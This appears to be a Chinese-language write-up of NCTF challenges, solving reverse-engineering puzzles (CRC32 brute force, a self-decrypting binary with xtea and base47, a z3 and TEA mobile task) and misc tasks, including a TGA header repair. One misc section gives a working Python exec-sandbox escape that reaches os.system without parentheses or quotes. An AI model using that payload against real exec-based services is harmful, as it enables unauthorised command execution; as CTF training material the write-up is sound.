
dump 出 crc32 后的对比的数组, 用 python 爆破一下即可, 脚本如下

```

1  import zlib
2  enc = [3237371998, 11628042, 857318098, 1472903095, 2590272924, 3185059622, 3627613073,
        2380336051, 392891821, 1751113455, 740292529, 1816412822, 2707226256, 550340385,
        1654029544, 739656189, 1462570906, 2924665900, 1346993615, 4285185866]
3  flag = b''
4  for i in range(0, 20):
5      for j in range(0, 0xffff):
6          data = int(j).to_bytes(length=2, byteorder='big', signed=True)
7          if zlib.crc32(data) == enc[i]:
8              flag += data
9              break
10
11  print(flag)
12  # b'NCTF{rLdE57TG0iHA39qUnFZp6LeJyYEBcxMNL7}'

```

对于每一次指令的执行，除了通过动态调试去观察汇编代码之外，我们也可以通过 trace 功能，跟踪到每一条指令的执行，这里以 ollydbg 的 trace 功能为例 IDA 或者 x32dbg 的 trace 功能也可使用。图中右列部分红色指令的位置即是在堆上执行的指令。trace 之后可以直接阅读汇编代码看到每一次循环中执行了什么代码



狗狗的秘密

出题人ID: Cynosure

题目描述:

- 1 听说这是狗狗的秘密

附件链接:

- 1 链接: <http://39.102.33.27:5212/#/s/D3Un>
- 2 https://upyun.clq0.top/attachment_1.exe

flag

- 1 NCTF{ADF0E239-D911-3781-7E40-A575A19E5835}

IDA 载入，查看程序段，容易发现一个存在名为 SMC 的段，知道是考点是代码自解密

有几处简单的反调试，需要 patch 一下可执行文件，便于我们去调试文件

TlsCallback_0 回调函数中同样存在调试检测，和堆代码进行解密部分，同样需要patch一下，回调函数在创建新线程之前执行对应代码

函数解密使用了一个xtea如果不关系解密过程的话，可以直接动态调试下一个断点，直接跳转到函数被解密完成之后，f5查看伪代码得到真实的执行代码

具体断点只要下在创建线程的函数执行完毕之后 sub_F13000 函数刚开始执行时或者，执行前就行

伪代码如下

```
1 void __cdecl sub_F13000(const char *a1)
2 {
```



```

3   signed int v1; // [esp+0h] [ebp-98h]
4   unsigned int v2; // [esp+10h] [ebp-88h]
5   signed int v3; // [esp+1Ch] [ebp-7Ch]
6   int v4; // [esp+2Ch] [ebp-6Ch]
7   int v5; // [esp+2Ch] [ebp-6Ch]
8   char v6; // [esp+32h] [ebp-66h]
9   signed int Size; // [esp+34h] [ebp-64h]
10  unsigned int v8; // [esp+38h] [ebp-60h]
11  int k; // [esp+38h] [ebp-60h]
12  unsigned __int8 *v10; // [esp+3Ch] [ebp-5Ch]
13  int i; // [esp+40h] [ebp-58h]
14  signed int j; // [esp+40h] [ebp-58h]
15  signed int m; // [esp+40h] [ebp-58h]
16  signed int n; // [esp+40h] [ebp-58h]
17  signed int ii; // [esp+40h] [ebp-58h]
18  char v16[62]; // [esp+44h] [ebp-54h]
19  int v17; // [esp+82h] [ebp-16h]
20  int v18; // [esp+86h] [ebp-12h]
21  int v19; // [esp+8Ah] [ebp-Eh]
22  int v20; // [esp+8Eh] [ebp-Ah]
23  __int16 v21; // [esp+92h] [ebp-6h]
24
25  v2 = strlen(a1);
26  Size = 146 * v2 / 0x64 + 1;
27  v3 = 0;
28  v10 = (unsigned __int8 *)malloc(Size);
29  v16[0] = 0x52;
30  v16[1] = -61;
31  v16[2] = 26;
32  v16[3] = -32;
33  v16[4] = 22;
34  v16[5] = 93;
35  v16[6] = 94;
36  v16[7] = -30;
37  v16[8] = 103;
38  v16[9] = 31;
39  v16[10] = 31;
40  v16[11] = 6;
41  v16[12] = 6;
42  v16[13] = 31;
43  v16[14] = 23;
44  v16[15] = 6;
45  v16[16] = 15;
46  v16[17] = -7;
47  v16[18] = 6;
48  v16[19] = 103;
49  v16[20] = 88;
50  v16[21] = -78;
51  v16[22] = -30;
52  v16[23] = -116;
53  v16[24] = 15;
54  v16[25] = 42;

```

```

55     v16[26] = 6;
56     v16[27] = -119;
57     v16[28] = -49;
58     v16[29] = 42;
59     v16[30] = 6;
60     v16[31] = 31;
61     v16[32] = -104;
62     v16[33] = 26;
63     v16[34] = 62;
64     v16[35] = 23;
65     v16[36] = 103;
66     v16[37] = 31;
67     v16[38] = -9;
68     v16[39] = 58;
69     v16[40] = 68;
70     v16[41] = -61;
71     v16[42] = 22;
72     v16[43] = 51;
73     v16[44] = 105;
74     v16[45] = 26;
75     v16[46] = 117;
76     v16[47] = 22;
77     v16[48] = 62;
78     v16[49] = 23;
79     v16[50] = -43;
80     v16[51] = 105;
81     v16[52] = 122;
82     v16[53] = 27;
83     v16[54] = 68;
84     v16[55] = 68;
85     v16[56] = 62;
86     v16[57] = 103;
87     v16[58] = 0xF7;
88     v16[59] = 0x89;
89     v16[60] = 103;
90     v16[61] = 195;
91     v17 = 0;
92     v18 = 0;
93     v19 = 0;
94     v20 = 0;
95     v21 = 0;
96     memset(v10, 0, Size);
97     v8 = 0;
98     for ( i = 0; i < 256; ++i )
99     {
100         v6 = table[i];
101         table[i] = table[(i + *((unsigned __int8 *)&sum + i % 4)) % 256];
102         table[(i + *((unsigned __int8 *)&sum + i % 4)) % 256] = v6;
103     }
104     while ( v8 < strlen(a1) )
105     {
106         v4 = a1[v8];

```

```

107     for ( j = 146 * v2 / 0x64; ; --j )
108     {
109         v5 = v4 + (v10[j] << 8);
110         v10[j] = v5 % 47;
111         v4 = v5 / 47;
112         if ( j < v3 )
113             v3 = j;
114         if ( !v4 && j <= v3 )
115             break;
116     }
117     ++v8;
118 }
119 for ( k = 0; !v10[k]; ++k )
120     ;
121 for ( m = 0; m < Size; ++m )
122     v10[m] = byte_F15118[v10[k++]];
123 while ( m < Size )
124     v10[m++] = 0;
125 v1 = strlen((const char *)v10);
126 for ( n = 0; n < v1; ++n )
127     v10[n] ^= table[v10[n]];
128 for ( ii = 0; ii < v1; ++ii )
129 {
130     if ( v10[ii] != (unsigned __int8)v16[ii] )
131     {
132         printf("Wrong!\n", v1);
133         exit(0);
134     }
135 }
136 printf("Right!\n", v1);
137 JUMPOUT(0xF1344E);
138 }

```

逆向来解决对于这样的地方的一处代码,通过爆破以后可以得到有些v10中数组的取值存在多解的情况,具体解的取值情况如下

```

1     for ( n = 0; n < v1; ++n )
2         v10[n] ^= table[v10[n]];
3     0,
4     2,
5     0,
6     33, 45,
7     44,
8     30,
9     40,
10    8,
11    23,
12    22, 11, 7,
13    37, 34,
14    37, 34,
15    19, 20, 43,
16    19, 20, 43,

```

```
17  37, 34,
18  24,
19  19, 20, 43,
20  31, 4,
21  29,
22  19, 20, 43,
23  22, 11, 7,
24  13,
25  5,
26  23,
27  41,
28  31, 4,
29  35,
30  19, 20, 43,
31  9,
32  14,
33  35,
34  19, 20, 43,
35  37, 34,
36  3,
37  33, 45,
38  10,
39  24,
40  22, 11, 7,
41  37, 34,
42  38,
43  1,
44  25,
45  0,
46  30,
47  6,
48  42,
49  33, 45,
50  36,
51  30,
52  10,
53  24,
54  21,
55  42,
56  26,
57  28,
58  25,
59  25,
60  10,
61  22, 11, 7,
62  38,
63  9,
64  22, 11, 7,
```

如果使用爆破来解决大概会有1.8亿种组合结果，可能会耗费比较久的时间，但是这里v10这个数组实际上就是通过将输入做了一个base47转换的来的

那么原输入的范围应该是在 `0x20-0x7e` 之间,并且对于v10数组, 如果给改动其中某一位的话, 只会对解密出来的flag的后面部分有影响, 前面部分没有任何影响, 也就是说, 密文后部的正确与否不会影响前部的解密。从前到后, 手动对密文进行一个个尝试, 通过观察解密结果, 我们可以最终得到正确的密文, 然后解密明文即可。

```
1  import libnum
2  arr = [0, 2, 0, 45, 44, 30, 40, 8, 23, 11, 37, 34, 43, 43, 37, 24, 19, 4, 29, 19, 22, 13,
3        5, 23, 41, 4, 35, 20, 9, 14, 35, 43, 37, 3, 33, 10, 24, 22, 37, 38, 1, 25, 0, 30, 6, 42,
4        45, 36, 30, 10, 24, 21, 42, 26, 28, 25, 25, 10, 7, 38, 9, 11]
5
6  n = 0
7  for i in range(len(arr)):
8      n *= 47
9      n += arr[i]
10
11 print(libnum.n2s(n))
12
13 # b'NCTF{ADF0E239-D911-3781-7E40-A575A19E5835}'
```

easy_mobile

前半部分 方程求解

```
1  from z3 import *
2
3  result = [3287,1688,3452,1786,3255,1994,1947,2002,2384,2777,2783,5286,3319,1824,1842,2038]
4  flag = [Int("x%d"%i) for i in range(16)]
5  mul_1 = [0x20,0x22,0x23,0x24]
6  mul_2 = [0x30,0x31,0x32,0x33]
7  add_1 = [0x37,0x38,0x39,0x3a]
8  add_2 = [0x50,0x52,0x53,0x54]
9
10 s = Solver()
11 for i in range(4):
12     s.add(flag[i] * mul_1[i] + add_1[i] == result[i])
13     s.add(flag[4+i] * mul_1[i] + add_1[i] == result[4+i])
14     s.add(flag[8+i] * mul_2[i] + add_2[i] == result[8+i])
15     s.add(flag[12+i] * mul_1[i] + add_1[i] == result[12+i])
16
17 if(s.check() == sat):
18     m = s.model()
19     Str = [chr(m[flag[i]].as_long().real) for i in range(16)]
20     print("".join(Str))
```

后半部分tea

```
1  #include <stdio.h>
2  #include <stdint.h>
3
4  //加密函数
5  void encrypt (uint32_t* v, uint32_t* k) {
6      uint32_t v0=v[0], v1=v[1], sum=0, i;          /* set up */
```

```

7      uint32_t delta=0x9e3779b9;                                /* a key schedule constant */
8      uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];            /* cache key */
9      for (i=0; i < 32; i++) {                                  /* basic cycle start */
10         sum += delta;
11         v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
12         v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
13     }                                                         /* end cycle */
14     v[0]=v0; v[1]=v1;
15 }
16 //解密函数
17 void decrypt (uint32_t* v, uint32_t* k) {
18     uint32_t v0=v[0], v1=v[1], sum=0x12345678*0x20, i;      /* set up */
19     uint32_t delta=0x12345678;                                /* a key schedule constant */
20     uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];            /* cache key */
21     for (i=0; i<32; i++) {                                    /* basic cycle start */
22         v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
23         v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
24         sum -= delta;
25     }                                                         /* end cycle */
26     v[0]=v0; v[1]=v1;
27 }
28
29 int main()
30 {
31     uint32_t v[2]={0xc65aeda, 0xadbf8db1},k[4]=
32     {0x61686971,0x6e696168,0x6e616e69,0x6d616e61};
33     // v为要加密的数据是两个32位无符号整数
34     // k为加密解密密钥，为4个32位无符号整数，即密钥长度为128位
35     //printf("加密前原始数据: %u %u\n",v[0],v[1]);
36     //encrypt(v, k);
37     printf("加密后的数据: %lx %lx\n",v[0],v[1]);
38     decrypt(v, k);
39     printf("解密后的数据: %lx %lx\n",v[0],v[1]);
40     return 0;
}

```

flag

```

1  e0a0d966076ff43758af2715
2  https://attachment.h4ck.fun:9000/reverse/easy_mobile/app-debug.apk
3  https://nctf.slight-wind.com/reverse/easy_mobile/app-debug.apk

```

Misc

Hex酱的秘密花园

题目描述:

```
1 我们可爱的Hex酱又有了一个强大的功能，可以去执行多行语句惹~
2 但是为了防止有些居心叵测的人，我们专门把括号，单双引号，都过滤掉，噢对不准色色，所以也不准出现h哟~
3
4 Ubuntu Python3.6.9
5
6 快去找Hex酱(QQ:2821876761)私聊吧
```

附件:

```
1 https://nctf.slight-wind.com/misc/hex/runner.py
2 https://attachment.h4ck.fun:9000/misc/hex/runner.py
```

flag:

```
1 NCTF{HexQBot_1s_s0_cut3~}
```

这个题应该有很多做法

因为使用的是exec所以可以玩的花样很多

主要思路其实就是去获取到类加载器，去加载 `os`，然后去执行命令(但是忘ban其他关键词了，直接import也可以

这里不能用括号和引号，所以用 `__doc__` 然后用列表去获取我们想要的字符。

主要还是匿名函数的使用 and `@` 这个符号在python中的用法，以及创建对象时调用的构造函数去绕过小括号的过滤去执行函数

所以这里就给出一种解法，更多解法还请感兴趣的师傅们自己去研究一下

```
1  b=[].__class__.__base__.__class__.__subclasses__
2  d=[].__doc__
3  n={}.__doc__
4  _=lambda _:[].__class__.__base__
5  @b
6  @_
7  class s:_
8  l=s[69]
9  q=lambda _:d[66]+d[2]
10 p=lambda _:n[2]+n[80]+n[55]+n[6]+n[75]+d[0]+n[80]+n[88]
11 @l.load_module
12 @q
13 class o:_
14 @o.system
15 @p
16 class w:_
```

做题做累了来玩玩游戏吧

题目描述:

- 1 做了一天的题目，都累了吧，快来玩玩我新写的飞机大战吧，只要通关就能获得flag哟~
- 2 对了，如果你真的想玩游戏，也许你需要一个mac，Intel和Apple silicon芯片都支持

附件链接:

- 1 <https://attachment.h4ck.fun:9000/misc/PlaneFire.app.tar.gz>
- 2 <https://upyun.clq0.top/PlaneFire.app.tar.gz>
- 3 <https://nctf.slight-wind.com/misc/PlaneFire.app.tar.gz>

Writeup:

看没有misc题，就把女朋友入门时写的unity项目拿过来做了个游戏题，题目娱乐为主，没啥考点，怎么做都行，本来是出的WebAssembly，考虑到难度换成了本地，分数也是本来是设置了1000，但是觉得失去了游戏乐趣改成了300，可以本地调试改分、逆向拿url或者直接打游戏通关，C#逆向和看源码没区别有手就行，直接查找字符串也可以。

Hello File Format

题目描述:

- 1 aiQG_ is learning to develop programs for macOS GPU.
- 2 He got a file from the GPU, but he couldn't read it.
- 3 Can you translate this file for him?

附件链接:

- 1 链接: <https://pan.baidu.com/s/1swBiyWrAx33M8DDJh7LtNQ>
- 2 提取码: uo1v
- 3 <https://wn.lanzoui.com/ix6wXwyi0ih>

flag:

- 1 NCTF{TGA_NOT_GTA}

hint:

- 1 aiQG_ wanted to render one frame of 1920*1080

wp:

//此题考查数据分析能力

渲染一帧得到的GPU数据, 猜测是图片;

打开看没有任何可识别的文件格式, 文件大小为6,220,800 字节

正好是 **1920*1080*3**, 可以猜测是每三个字节表示Red、Green、Blue三种颜色.

// 到这里已经可以写个脚本去解析图片, 拿flag了, 但是本题是需要去找到一种表示此类文件的文件格式

百度搜索“图片格式”, 给出了以下几种

图片格式是计算机存储图片的格式，常见的存储的格式有bmp, jpg, png, tif, gif, pcx, tga, exif, fpx, svg, psd, cdr, pcd, dxf, ufo, eps, ai, raw, WMF, webp, avif, apng 等。

其中tga格式:

链接

The format can store image data with 8, 15, 16, 24, or 32 bits of precision per pixel – the maximum 24 bits of RGB and an extra 8-bit alpha channel.

...

Uncompressed 24-bit TGA images are relatively simple compared to several other prominent 24-bit storage formats: A 24-bit TGA contains only an 18-byte header followed by the image data as packed RGB data.

...


Thirty-two-bit TGA images contain an alpha channel, or key signal, and are often used in character generator programs such as Avid Deko.

“文件头之后是RGB图像数据”符合我们的猜测，“24位”为3字节，符合文件特征。

tga文件头只有18字节，修复起来很简单。(链接内给出了文件头包含的信息，这里就不列出了)
这里给出一个修复脚本参考。

```
1  #python2
2  WIDTH = 1920
3  HEIGHT = 1080
4  fin = open("./GPU data.bin", 'rb')
5  fout = open("./GPU data.bin.tga", 'wb')
6
7  WIDTH_HEX = hex(WIDTH)[2:]
8  HEIGHT_HEX = hex(HEIGHT)[2:]
9
10 if len(WIDTH_HEX) > 4 or len(HEIGHT_HEX) > 4:
11     print "size error"
12     assert(0)
13
14 if len(WIDTH_HEX) < 4:
15     WIDTH_HEX = "0" * (4-len(WIDTH_HEX)) + WIDTH_HEX
16 if len(HEIGHT_HEX) < 4:
17     HEIGHT_HEX = "0" * (4-len(HEIGHT_HEX)) + HEIGHT_HEX
18
19 fout.write("\x00\x00\x02\x00\x00\x00\x00\x00")
20 fout.write("\x00\x00\x00\x00")
21 fout.write(WIDTH_HEX[2:].decode('hex'))
22 fout.write(WIDTH_HEX[:2].decode('hex'))
23 fout.write(HEIGHT_HEX[2:].decode('hex'))
24 fout.write(HEIGHT_HEX[:2].decode('hex'))
25 fout.write("\x18\x20") #0x18表示每像素24位， 0x20给出了方向信息
26
27 fout.write(fin.read())
28
29 fin.close()
```

//macOS上可以直接打开.tga格式的图片



GPU data.bin.tga

TGA 图像 - 6.2 MB